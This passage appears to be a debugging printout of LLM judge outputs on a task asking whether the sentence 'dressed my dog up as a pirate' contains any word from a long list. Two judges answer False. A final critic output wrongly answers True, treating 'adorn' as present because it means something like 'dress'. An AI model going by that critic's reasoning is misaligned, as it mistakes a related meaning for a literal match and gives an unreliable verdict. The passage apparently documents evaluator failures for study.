   ', 'beam', 'medal', 'intensify', 'distance', 'alm
   ', 'bullfight', 'midair', 'mangrove', 'bless', '
   wall', 'mow', 'universe', 'candle', 'galaxy', '
   reel', 'soar', 'worship', 'sneeze', 'gallop', '
   clank', 'chimney', 'helmet', 'allow', 'leather', '
   embrace', 'iceberg', 'lantern', 'stride', '
   vacation', 'wallow'.

After going through each word, I don't see any that
   match the sentence. The sentence uses 'dressed'
   and 'dog', but those aren't in the list. The
   closest might be 'adorn', but that's not present
   either. So, the sentence doesn't contain any of
   the specified words.
</think>

<answer>False</answer>
Judge 2: <think>
Okay, so I need to check if the sentence "dressed my
   dog up as a pirate" contains any of the given
   words. Let me list out the words first to make
   sure I don't miss any. The words are: massage,
   container, length, hairstyle, mountain, lesson,
   shop, boutique, glider, iron, steal, orangutan,
   overall, blur, lava, equestrian, exert, hear,
   scuba, slice, manufacturing, personality, decor,
   cemetery, plantation, ear, excite, argue,
   inscription, cook, deity, pallet, skyline, hose,
   chromosome, awning, contrail, brand, right, medina
   , catwalk, sheer, berth, lamb, complain, impress,
   ignore, onion, thrive, smell, guitarist, effect,
   header, aim, ask, dome, panini, headdress, table,
   adorn, evacuate, sparkle, girlfriend, synchrony,
   export, tag, puff, school, fiddle, queue, beam,
   medal, intensify, distance, alm, bullfight, midair
   , mangrove, bless, wall, mow, universe, candle,
```

```
    galaxy, reel, soar, worship, sneeze, gallop, clank
    , chimney, helmet, allow, leather, embrace,
    iceberg, lantern, stride, vacation, wallow.

Hmm, the sentence is about dressing a dog as a pirate
    . So, the main elements are "dog," "dress," "
    pirate." Now, looking through the list, I don't
    see "dog" listed, so that's a point against it.
    But wait, the words are about checking if any of
    them are present in the sentence, not necessarily
    the other way around.

Wait, the sentence is "dressed my dog up as a pirate
    ." So the words used are "dressed," "my," "dog," "
    up," "as," "a," "pirate." None of those words are
    in the provided list. Let me double-check the list
     again. The words are all nouns, I think. So "
    dressed" is a verb, "dog" is a noun, but "dog" isn
    't in the list. So the sentence doesn't contain
    any of the specified words. Therefore, the answer
    should be False.
</think>

<answer>False</answer>
What is your final verdict? Just answer True or False
    : Ensure to enclude your final answer into <answer
    ></answer>. For instance, if the sentence contains
     one of the words, answer <answer>True</answer>; <
    answer>False</answer> otherwise.
(Pdb) answer_critic
'<think>\nAlright, so I need to determine if the
    sentence "dressed my dog up as a pirate" contains
    any of the specified words. Let me go through each
     word in the list to see if any match.\n\nFirst,
    the sentence is about dressing a dog as a pirate.
    The key elements are "dress," "dog," and "pirate."
     Now, looking at the list of words provided:
    massage, container, length, hairstyle, mountain,
```

```
lesson , shop , boutique , glider , iron , steal ,
orangutan , overall , blur , lava , equestrian , exert ,
 hear , scuba , slice , manufacturing , personality ,
decor , cemetery , plantation , ear , excite , argue ,
inscription , cook , deity , pallet , skyline , hose ,
chromosome , awning , contrail , brand , right , medina
, catwalk , sheer , berth , lamb , complain , impress ,
ignore , onion , thrive , smell , guitarist , effect ,
header , aim , ask , dome , panini , headdress , table ,
adorn , evacuate , sparkle , girlfriend , synchrony ,
export , tag , puff , school , fiddle , queue , beam ,
medal , intensify , distance , alm , bullfight , midair
, mangrove , bless , wall , mow, universe , candle ,
galaxy , reel , soar , worship , sneeze , gallop , clank
, chimney , helmet , allow , leather , embrace ,
iceberg , lantern , stride , vacation , wallow .\n\
nAfter reviewing each word, I notice that "adorn"
is present in the list. The word "adorn" means to
decorate or dress something. Since the sentence is
 about dressing a dog, "adorn" fits the context.
Therefore, the sentence does contain one of the
specified words.\n<answer>True</answer>'
```